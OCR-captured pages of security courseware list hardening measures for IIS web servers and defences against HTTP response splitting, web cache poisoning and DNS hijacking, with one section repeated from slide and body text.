
  The following measures can be adopted to ensure code access security.

  - Implement secure coding practices to avoid source-code disclosure and input validation attacks.
  - Restrict code access security policy settings to ensure that there are no permissions to execute code downloaded from the Internet or intranet.
  - Configure IIS to reject URLs with "../" to prevent path traversal, lockdown system commands and utilities with restrictive access control lists (ACLs), and install new patches and updates.
  - If targets do not implement code access security in their web servers, then there is a possibility of execution of malicious code.

The following are some other measures to defend against web server attacks:

- Apply restricted ACLs and block remote registry administration.
- Secure the SAM (stand-alone servers only).
- Ensure that security-related settings are configured appropriately and that access to the metabase file is restricted with hardened NTFS permissions.
- Remove unnecessary Internet Server Application Programming Interface (ISAPI) filters from the web server.

- Remove all unnecessary file shares, including the default administration shares, if they are not required.
- Secure the shares with restricted NTFS permissions.
- Relocate sites and virtual directories to non-system partitions and use IIS web permissions to restrict access.
- Remove all unnecessary IIS script mappings for optional file extensions to avoid exploitation of any bugs in the ISAPI extensions that handle these types of files.
- Enable a minimum level of auditing on the web server and use NTFS permissions to protect log files.
- Use a dedicated machine as a web server.
- Create URL mappings to internal servers cautiously.
- Do not install the IIS server on a domain controller.
- Use server-side session ID tracking and match connections with timestamps, IP addresses, etc.
- If a database server such as Microsoft SQL Server is to be used as a backend database, install it on a separate server.
- Use security tools provided with web server software and scanners that automate and simplify the process of securing a web server.
- Physically protect the web server machine in a secure machine room.
- Do not connect an IIS Server to the Internet until it is fully hardened.
- Do not allow anyone to locally log in to the machine except the administrator.
- Configure a separate anonymous user account for each application if multiple web applications are hosted.
- Limit the server functionality to support only the web technologies to be used.
- Screen and filter incoming traffic requests.
- Store website files and scripts on a separate partition or drive.
- Use an effective anti-bot mitigation service such as DataDome to detect botnets in real time.



How to Defend against HTTP Response-Splitting and Web Cache Poisoning

Server Admin

- Use the latest **web server software**
- Regularly **update/patch the OS** and web server
- Run a **web Vulnerability Scanner**

Application Developers

- Restrict web application access to **unique IPs**
- Disallow **carriage return** (%0d or \r) and line feed (%0a or \n) characters
- Comply with **RFC 2616** specifications for HTTP/1.1

Proxy Servers

- Avoid sharing **incoming TCP connections** among different clients
- Use different TCP connections with the proxy for different **virtual hosts**
- Implement **"maintain request host header"** correctly

How to Defend against HTTP Response-Splitting and Web Cache Poisoning


While setting cookies, remove carriage returns (CRs) and linefeeds (LFs) before inserting data into an HTTP response header. The best practice is to use third-party products to test for the existence of security holes and defend against CRLF injection. Ensure that data application engines are up to date.

The User Datagram Protocol (UDP) source port randomization technique defends servers against blind response forgery. Limit the number of simultaneous recursive queries and increase the times-to-live (TTLs) of legitimate records.

The following are some methods to defend against HTTP response-splitting attacks and web cache poisoning:

- **Server Admin**
  - Use the latest web server software
  - Regularly update/patch the OS and web server
  - Run a web vulnerability scanner
- **Application Developers**
  - Restrict the web application's access to unique IPs
  - Disallow CR (%0d or \r) and LF (%0a or \n) characters
  - Comply with RFC 2616 specifications for HTTP/1.1
  - Parse all user inputs or other forms of encoding before using them in HTTP headers

- **Proxy Servers**
  - Avoid sharing incoming TCP connections among different clients
  - Use different TCP connections with the proxy for different virtual hosts
  - Implement “maintain request host header” correctly



How to Defend against DNS Hijacking

1. Choose an **ICANN** accredited **registrar** and encourage them to set **Registrar-Lock** on the domain name
2. Safeguard the **registrant's account information**
3. Include DNS hijacking in **incident response and business continuity planning**
4. Use DNS monitoring tools/services to **monitor the IP address of the DNS server** and set alerts
5. Avoid downloading **audio and video codecs** and other downloaders from untrusted websites
6. Install an **antivirus** program and update it regularly
7. Change the **default router password** that comes with the factory settings

